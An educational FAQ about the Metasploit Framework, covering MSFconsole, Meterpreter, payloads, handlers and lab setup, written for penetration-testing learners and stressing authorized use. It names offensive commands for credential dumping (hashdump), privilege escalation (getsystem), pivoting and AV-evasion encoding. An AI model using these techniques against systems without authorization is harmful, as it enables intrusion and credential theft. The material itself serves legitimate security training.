Yes — the Metasploit Framework is free and open source. Rapid7 sells Metasploit Pro (commercial) with a web UI and automation; this guide covers only the free Framework.
Is Metasploit legal?
Metasploit is legal security software. Using it against systems you own or have explicit written authorization to test is standard professional practice; using it otherwise may violate computer-misuse laws and terms of service.
What is MSFconsole?
MSFconsole is Metasploit’s primary interactive CLI. You search modules, configure options, launch exploits and scanners, manage sessions and jobs, and run Meterpreter commands from it.
What is Meterpreter?
Meterpreter is an in-memory, extendable Metasploit payload that communicates over an encrypted channel, avoids writing files to disk, and offers a rich post-exploitation command set.
What are payloads in Metasploit?
Payloads are the code that executes on the target after exploitation. They vary by platform, architecture, staging (staged vs stageless), and connection type (reverse, bind).
What are auxiliary modules?
Auxiliary modules perform non-exploit tasks: port scanning, service version detection, brute force, fuzzing, and information gathering. They never deliver a payload.
What is MSFvenom?
MSFvenom is Metasploit’s payload generator/encoder, replacing legacy msfpayload and msfencode. It produces payloads in 40+ formats (EXE, ELF, PS1, PHP, C, and more).
Can beginners learn Metasploit?
Yes, with the right sequence: learn networking and Nmap first, then auxiliary scanners, then simple exploits in an isolated lab, then Meterpreter and post-exploitation. Jumping straight to exploits creates bad habits.
What certifications include Metasploit?
OffSec’s OSCP and related courses, eJPT (INE Security), PNPT (TCM Security), and many vendor security certifications use Metasploit. Check each program’s current syllabus.
What operating systems support Metasploit?
Linux (Kali, Debian/Ubuntu via Rapid7 apt repo), Windows, and macOS all have official support. The Framework is Ruby-based and runs on most Unix-like systems.
How does Metasploit differ from Nmap?
Nmap discovers hosts, ports, services, and OS. Metasploit validates findings with exploits and auxiliary modules. Typical flow: Nmap finds candidates → Metasploit confirms them.
Do I need a database to use Metasploit?
No — core console use works without one. But the PostgreSQL database (msfdb init) adds hosts, services, vulns, creds, and loot, which professional workflows and reporting need.
What is the difference between staged and stageless payloads?
Staged payloads send a small stager that downloads the main payload (small, needs a handler). Stageless payloads embed everything (larger, single connection). Names: meterpreter/reverse_tcp vs meterpreter_reverse_tcp.
What does exploit -j do?
-j runs the module as a background job so the console stays interactive while the exploit and its handler run.
What is a handler?
A handler (exploit/multi/handler) is the listener that catches reverse connections from payloads you generated with MSFvenom. PAYLOAD/LHOST/LPORT must match the generated payload exactly.
What is the difference between exploit and run?
They are aliases in MSFconsole — both launch the loaded module. Some consoles display run for auxiliary modules and exploit for exploit modules, but either works.
What is a resource script?
A .rc file containing MSFconsole commands that executes with resource file.rc (or msfconsole -r file.rc) — the standard way to automate repeatable setups like handlers.
What is getsystem?
A Meterpreter command that attempts to elevate the current Windows session to SYSTEM via known token-impersonation techniques. It fails when no viable path exists — then use local_exploit_suggester.
What is the local_exploit_suggester?
A post module (post/multi/recon/local_exploit_suggester) that inspects the session’s OS and suggests local privilege-escalation modules likely to work.
What does hashdump do?
run post/windows/gather/hashdump dumps Windows SAM password hashes — requires SYSTEM or admin. In labs it demonstrates credential-access post-exploitation; the hashes are evidence for the report.
What is pivoting in Metasploit?
Pivoting routes traffic through an existing session to reach networks the attacker couldn’t otherwise access — via route add or Meterpreter portfwd. Lab-only: stay inside scope.
What is msfdb?
msfdb is the helper that manages Metasploit’s PostgreSQL database: msfdb init, msfdb run, msfdb status, msfdb stop, msfdb reinit.
How do I scan with Nmap inside Metasploit?
Use db_nmap <args> — it runs Nmap and automatically stores hosts/services in the database, queryable via hosts and services.
How do I upgrade a shell to Meterpreter?
From msfconsole: sessions -u <id> (auto-upgrade) or run post/multi/manage/shell_to_meterpreter with the session ID.
Why does my exploit say “completed, but no session was created”?
Four usual causes: wrong options, handler mismatch, firewall/AV interference, or the exploit actually failed silently. Check options → handler → target → network, in that order.
What does setg do?
setg sets a global option that persists across module changes — ideal for LHOST, which every payload/handler needs.
How do I find modules for a specific CVE?
search cve:2021-44228 or search cve:2021 for all 2021 CVEs. Combine with type: and rank: filters.
What are encoders used for?
Encoders transform payload bytes to avoid bad characters (e.g., \x00) or to evade signature detection in AV-evasion labs. Encoding is not a guarantee of evasion — modern AV/EDR inspects behavior.
Is Meterpreter detectable?
Yes. Modern EDR/AV products detect Meterpreter’s network signatures and behavior, and the default ports are well-known. Detection is expected in realistic exercises.
What is a bind shell vs a reverse shell?
A bind shell listens on the target (you connect to it); a reverse shell connects back to you. Reverse shells are preferred because outbound connections usually pass firewalls more easily.
How do I save console output?
spool /path/file.log writes all console output to a file until you run spool off. Do this at the start of every engagement.
How do I import external scan results?
db_import file.xml imports Nmap XML, Nessus, OpenVAS, and other formats into the database for correlation.
What is the loot command?
loot lists files collected during post-exploitation — hash dumps, screenshots, downloaded documents — stored by post modules for evidence and reporting.
What are notes used for?
notes -a "text" stores free-form observations in the database, and notes displays them — the simplest structured documentation tool in Metasploit.
Does Metasploit work against cloud targets?
Yes, but cloud security groups and WAFs filter most scans, and scanning cloud providers’ shared infrastructure requires their authorization policies. Always validate scope first.
What is the best lab setup for learning Metasploit?
Kali (attacker) + intentionally vulnerable VMs (Metasploitable 2/3, DVWA, Windows VMs with known-bad patches) on an isolated NAT network. Snapshot before every exercise.
What is Metasploitable?
Metasploitable is a deliberately vulnerable Ubuntu VM maintained by Rapid7 for safe Metasploit practice. Version 2 is a legacy 32-bit target; version 3 has a hardened network stack that changes scan behavior — useful for realism.
Can Metasploit be used for blue team training?
Yes — SOC teams run known exploits in controlled labs to validate detection coverage and tune alerting. “Can we detect this?” is a legitimate Metasploit use case.
What is the difference between an exploit and a payload?
The exploit is the code that triggers the vulnerability; the payload is the code that runs afterward. One exploit can often pair with many payloads — hence show payloads.
How do I update Metasploit modules?
Kali: sudo apt update && sudo apt install --only-upgrade metasploit-framework. Rapid7 repo users: same apt path. Updates deliver new modules and fixes.
What is the msf6 prompt prefix?
The prompt shows the active module context: msf6 > (no module), msf6 auxiliary(...)>, msf6 exploit(...)>, or meterpreter > inside a session.
How do I exit Meterpreter back to msfconsole?
Type background or press Ctrl+Z to background the session. Type exit to terminate the session entirely.
What does the check command do?
check runs a module’s safe detection logic to test whether the target appears vulnerable — without exploitation. Results: vulnerable, safe, or unknown. Not all modules support it.
What is a session vs a job?
A session is an established connection to a target (shell or Meterpreter). A job is a backgrounded module — often a handler or an exploit running with -j.
Is Metasploit good for CTFs?
It is a standard tool in many CTFs, but CTF machines are intentionally vulnerable and often require manual exploitation. Use Metasploit alongside manual techniques — never as the only hammer.
Common Mistakes (and How to Fix Them)
✓ Fix:
show options → show advanced → set → get to verify before running.✓ Fix: run
check where supported; verify the service version manually otherwise.✓ Fix: set
setg LHOST, and copy the exact payload string from msfvenom into the handler.✓ Fix:
workspace -a <engagement> at the start of every project.✓ Fix:
spool at start; save screenshots and dumps; export with db_export.✓ Fix: learn Nmap, TCP/UDP, and firewalls first; then auxiliary scanners; then exploits.
✓ Fix:
sessions -K, jobs -K, delete artifacts, revert lab VMs.✓ Fix: every finding gets impact, CVSS, evidence, remediation, and retest status.
References & Authoritative Sources
Downloads, editions, and the official Metasploit documentation hub.
Official guides for MSFconsole, Meterpreter, MSFvenom, and database integration.
Source code, module submissions, and security disclosures for the framework itself.
Kali packaging and usage notes for the pre-installed framework.
OSCP and related certifications that train Metasploit within broader manual-testing curricula.
Maps Metasploit activity to attacker technique IDs for reporting.
Triage source for prioritizing which confirmed vulnerabilities to remediate first.
CVE and CVSS data for correlating module references with severity scores.
Vulnerability exploitation reached 20% of initial access vectors (+34% YoY); credential abuse 22%; ransomware in 44% of breaches.
Global average breach cost $4.44M; ~$1.9M average savings for organizations using extensive AI & automation ($3.62M vs $5.52M).
Official reference for database setup, workspace management, and export workflows.
Long-standing free courseware covering MSFconsole, Meterpreter, and MSFvenom in depth.
Community-maintained reference for payloads, pivoting, and post-exploitation patterns.
© A7 Security Hunters. Educational content — always test only systems you own or are explicitly authorized to assess. Last updated: August 2026.